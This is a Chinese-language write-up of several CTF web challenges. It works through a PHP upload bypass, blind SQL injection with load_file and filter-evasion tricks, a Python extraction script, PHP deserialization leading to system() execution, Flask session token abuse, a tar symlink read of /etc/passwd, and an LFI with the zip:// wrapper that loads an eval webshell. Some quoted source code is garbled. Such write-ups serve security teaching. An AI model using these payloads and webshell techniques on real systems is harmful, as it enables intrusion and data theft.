

签到旧题-手速要快

拿到题目后，发现要输入一个Password

在header里发现密码

```
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 218
Content-Type: text/html; charset=UTF-8
Date: Sat, 24 Nov 2018 15:36:26 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=2, max=100
password: e5f76cd6f91b925f9765c93eb07cf16d
Pragma: no-cache
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.1.14
Vary: Accept-Encoding, User-Agent
```

输入后发现来到上传页面

 未选择任何文件

发现可以上传成功

Raw Params Headers Hex

POST /upload.php HTTP/1.1
Host: 101.71.29.5:10049
Content-Length: 299
Cache-Control: max-age=0
Origin: http://101.71.29.5:10049
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundary6a9bVq4QJlm9ChV
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://101.71.29.5:10049/index.php
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=c51be7a0e5a2e24095578ed45662218; session=yJsb2dp1i6dHJlZSwldG9rZW41Oml1ZGl1ZjZMbk9TlDwbFpYzROMlJwVWNaODU5bG9tR0Rk17knaaPpWTFPRk170RzPpJ9LCJlc2VybmF1c3R1eS161mFkbWlnaDp0a30wvnx02rx0u510v1p75osRgaW8dK
Connection: close
-----WebKitFormBoundary6a9bVq4QJlm9ChV
Content-Disposition: form-data; name="file";
filename="123.php.jpg"
Content-Type: image/jpeg

<?php phpinfo();
-----WebKitFormBoundary6a9bVq4QJlm9ChV
Content-Disposition: form-data; name="submit_file"

-----WebKitFormBoundary6a9bVq4QJlm9ChV--

Raw Headers Hex


HTTP/1.1 200 OK
Date: Sat, 24 Nov 2018 15:38:17 GMT
Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.1.14
X-Powered-By: PHP/7.1.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: User-Agent
X-Service-UID: app-1.1.1
Content-Length: 41
Connection: close
Content-Type: text/html; charset=UTF-8

You upload is save at: uploads/123.php.jpg

并且可以被解析为php

不安全 | 101.71.29.5:10049/uploads/123.php.jpg

PHP Version 7.1.14



| | |
|-----------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| System | Linux localhost.localdomain 3.10.0-514.26.1.el7.x86_64 #1 SMP Thu Jun 29 16:05:25 UTC 2017 x86_64 |
| Build Date | Feb 4 2018 09:06:22 |
| Server API | Apache 2.0 Handler |
| Virtual Directory Support | disabled |
| Configuration File (php.ini) Path | /etc |
| Loaded Configuration File | /etc/php.ini |
| Scan this dir for additional .ini files | /etc/php.d |
| Additional .ini files parsed | /etc/php.d/apcu.ini, /etc/php.d/bz2.ini, /etc/php.d/calendar.ini, /etc/php.d/chtype.ini, /etc/php.d/curl.ini, /etc/php.d/dom.ini, /etc/php.d/exit.ini, /etc/php.d/finfo.ini, /etc/php.d/fp.ini, /etc/php.d/gd.ini, /etc/php.d/gettext.ini, /etc/php.d/gmp.ini, /etc/php.d/iconv.ini, /etc/php.d/imagick.ini, /etc/php.d/jacn.ini, /etc/php.d/json.ini, /etc/php.d/libxml.ini, /etc/php.d/memcached.ini, /etc/php.d/mysqli.ini, /etc/php.d/oci8.ini, /etc/php.d/odbc.ini, /etc/php.d/openssl.ini, /etc/php.d/pdo.ini, /etc/php.d/pdo_mysql.ini, /etc/php.d/pdo_pgsql.ini, /etc/php.d/pdo_sqlite.ini, /etc/php.d/pgsql.ini, /etc/php.d/shmop.ini, /etc/php.d/sockets.ini, /etc/php.d/sqlite3.ini, /etc/php.d/zip.ini |

于是getflag

```
Connection: close
-----WebKitFormBoundary6a9bVq4QJlm9ChV
Content-Disposition: form-data; name="file";
filename="123.php.jpg"
Content-Type: image/jpeg

<?php system('ls ..');
-----WebKitFormBoundary6a9bVq4QJlm9ChV
Content-Disposition: form-data; name="submit_file"

-----WebKitFormBoundary6a9bVq4QJlm9ChV--
```



ezsql

打开页面，发现只有注册，登录功能，然后就是个人信息页面


`http://101.71.29.5:10024/user/user.php?id=5`

随手测试了一下，发现存在sql注入

`http://101.71.29.5:10024/user/user.php?id=if(1,1,2)`



`http://101.71.29.5:10024/user/user.php?id=if(0,1,2)`



但这里的过滤很坑，首先没有引号，其次是过滤没有回显，我无法通过

`if(length('a'),1,2)`

这样的方式去识别过滤，这是我觉得比较头疼的问题

后来在随便测试的时候发现

`if(hex(database())like(0x25),1,2)`



回显正常，随即觉得应该有戏，但是由于过滤太多，依次尝试，发现可以load_file

`if((hex(load_file(0x2f6574632f7061737764)))like(0x25)),1,2)`

尝试读了一下/etc/passwd

发现成功，于是想到读/var/www/html/index.php

然后得到文件内容

`<?php`

```

require_once('config/sys_config.php');
require_once('header.php');
if(isset($_COOKIE['CONFIG'])) {
    $config = $_COOKIE['CONFIG'];
    require_once('config/config.php');
}
?>

```

然后读/var/www/html/config.php

得到文件内容

```

<?php
$config = unserialize(base64_decode($config));
if(isset($_GET['p'])) {
    $p=$_GET['p'];
    $config->$p;
}
class Config{
    private $config;
    private $path;
    public $filter;
    public function __construct($config=""){
        $this->config = $config;
        echo 123;
    }
    public function getConfig() {
        if($this->config == "") {
            $config = isset($_POST['config'])?$_POST['config']:"";
        }
    }
    public function SetFilter($value) {
//        echo $value;
        $value=waf_exec($value);
        var_dump($value);
        if($this->filter) {
            foreach($this->filter as $filter) {
                $array = is_array($value)?array_map($filter,$value):call_user_func($filter,$value);
            }
            $this->filter = array();
        }else{
            return false;
        }
        return true;
    }
    public function __get($key) {
        //var_dump($key);
        $this->SetFilter($key);
        die("");
    }
}

```

发现是一波反序列化的操作，注意到函数

```

public function __get($key) {
    //var_dump($key);
    $this->SetFilter($key);
}

```

```

        die("");
    }
}

```

以及

```

if(isset($_GET['p'])){
    $p=$_GET['p'];
    $config->$p;
}

```

发现可控值，跟踪SetFilter

发现

```

$value=waf_exec($value);
var_dump($value);
if($this->filter){
    foreach($this->filter as $filter){
        $array = is_array($value)?array_map($filter,$value):call_user_func($filter,$value);
    }
}


```

发现可进行RCE的位置，于是尝试构造

```

$sky = new Config();
$sky->filter = array('system');
echo base64_encode(serialize($sky));


```



发现成功列目录，但是在尝试读取flag的时候出现问题


首先flag2333是个目录，然后/和空格被过滤，我们列出当前文件夹下所有文件

这里使用\$IIFS进行绕过空格



得到文件名，依旧无法cat，因为没有/，尝试通配符?，发现也被过滤

最后想到grep，如下图



即可无需目录名getflag

interesting web

拿到题目发现

welcome

这是我的新图床系统哦!这里支持tar包和jpg的上传哦!但是暂时普通用户只可以上传jpg文件使用。

需要我们成为管理员，因为普通用户没有用

发现3个功能：注册，登录，找回密码

那么应该是用这3个功能更改管理员密码没错了

我们尝试找回密码

token

密码

确认密码

找回

由于目标是flask框架，session是存在cookie里的，我们注意到session

解一下

```
→ 23334 python exp.py eyJsb2dpbiI6dHJ1ZSwidG9rZW40I0nsIGIiOiJhRkR1TTJRMk9XSTBPV  
1U0WpWpM01EUtFOMk9kWXpJnVpUTtJ0ek0y7kRVPSJ9LCJ1c2VybmFtZSI6ImFkbWUuIn0.DtqVZA.sK  
vz6PYiUeNzg_FZrRI3RkZ0wZk  
{'username': 'u'admin', 'u'login': True, 'u'token': 'd293d69ba49e8b370457c479e3673  
645'}
```

可以得到token


随机成功更改管理员密码

然后先到tar，不难想到软链接，我们构造

```
ln -s /etc/passwd 222222.jpg
```

```
tar cvfp 1.tar 222222.jpg
```

上传1.tar, 即可得到flag



好黑的黑名单

拿到题目，f12发现

http://101.71.29.5:10041/show.php?id=1

于是尝试注入，有了前面的经验，直接尝试


http://101.71.29.5:10041/show.php?id=if(1,1,2)



http://101.71.29.5:10041/show.php?id=if(0,1,2)



并且发现过滤时



报错时



即可得到题目的4种特征

尝试

if((database())like(0x25),1,2)

发现like被过滤，于是尝试regexp

if((database)regexp(0x5e),1,2)

fuzz了一下，发现可以得到数据库名为

web

于是写脚本进行注入

尝试爆表

select group_concat(TABLE_NAME) from information_schema.TABLES where TABLE_SCHEMA=database()

这里遇到问题，=被过滤，like也被过滤

于是想到

in(database())

但是这里还有坑，需要这样绕过

```
in%0a(database())
```

同时

```
information_schema.TABLES
```

被过滤，需要如下绕过

```
information_schema%0a.%0aTABLES
```

绕过，即可得到两张表

```
admin,flaggg
```

相同的方式尝试爆字段

```
id,flagg
```

最后进行flag的提取时出现问题，题目不知道为什么，当regexp匹配数字的时候，就会出现数据库错误，即



所以只能得到flag{

这一点非常头疼，在这里卡了1个小时后，想到使用between，例如

```
mysql> select database() between 'se' and 'sf';
+-----+
| database() between 'se' and 'sf' |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)

mysql> select database() between 'se' and 'se';
+-----+
| database() between 'se' and 'se' |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec) 安全客 (www.anquanke.com)
```

根据之前的经验，flag均为md5

于是想到从0~f进行遍历

脚本如下

```
# -*- coding:utf-8 -*-
import requests
import string
flag = 'flag{'
payload=flag.encode('hex')
list = string.digits+'abcdef'+'}'
for i in range(1,200):
    print i
    for j in range(len(list)):
        tmp1 = payload+'2f'
        tmp2 = payload+list[j].encode('hex')
        url = 'http://101.71.29.5:10041/show.php?
id=if(((select%0aflag%0afrom%0aflaggg)between%0a0x'+tmp1+'%0aand%0a0x'+tmp2+'),1,2)'
        r = requests.get(url)
        if '郑州烩面的价钱为10' in r.content:
            payload += list[j-1].encode('hex')
            print payload.decode('hex')
            break
```

得到flag

```
flag{5d6352163c30ba51f1e2c0dd08622428}
```

image_up

<http://101.71.29.5:10043/index.php?page=login>

拿到题目发现是个登录页面，且有文件读取的风险，我们尝试读取文件



```
<?php
    if(isset($_POST['username'])&&isset($_POST['password'])){
        header("Location: index.php?page=upload");
        exit();
    }
?>
```

随手尝试admin admin，发现登录成功，再读upload的源码

```
<?php
    $error = "";
    $exts = array("jpg","png","gif","jpeg");
    if(!empty($_FILES["image"]))
    {
        $temp = explode(".", $_FILES["image"]["name"]);
        $extension = end($temp);
        if((@$_upfileS["image"]["size"] < 102400))
        {
            if(in_array($extension,$exts)){
                $path = "uploads/".md5($temp[0].time()).".$extension;
                move_uploaded_file($_FILES["image"]["tmp_name"], $path);
                $error = "上传成功!";
            }
        }
        else{
            $error = "上传失败!";
        }
    }
    }else{
        $error = "文件过大，上传失败!";
    }
}

?>
```

发现文件上传，这里不难想到组合拳：lfi+upload

我们只要上传一个内容带有一句话木马的jpg，再包含即可getshell

但这里有一个难点

```
$path = "uploads/".md5($temp[0].time()).".$extension;
```

我们需要提前预测time()

刚开始我以为这是一道简单的time预测，但发现多次尝试多线程爆破，都无法预测到文件名

后来看到提示



想到是不是时区的问题，尝试time+8h

```
time()+8*3600
```

随机可以预测到图片，但是新的问题来了，我们保护图片发现并没有成功，猜想是否强行拼接了.php，于是读index

```
<?php
    if(isset($_GET['page'])){
        if(!strstr($_GET['page'], "..")){
```



```

$page = $_GET['page']. ".php";
include($page);
} else {
    header("Location: index.php?page=login");
}
} else {
    header("Location: index.php?page=login");
}
}

```

发现强行拼接了.php，于是想到新的方法

zip://

走zip协议即可

创建一个sky.php的文件，内容为

```
<?php
```

```
@eval($_POST[sky]);
```



然后压缩为sky.zip，改后缀名为sky.jpg

预测文件名后上传

访问路径

http://101.71.29.5:10043/index.php?page=zip://uploads/ddfdcc4b533d1631d81a0c58a1b3bdb.jpg%23sky

即可菜刀连接



参考连接: <https://www.anquanke.com/post/id/166492#h2-5>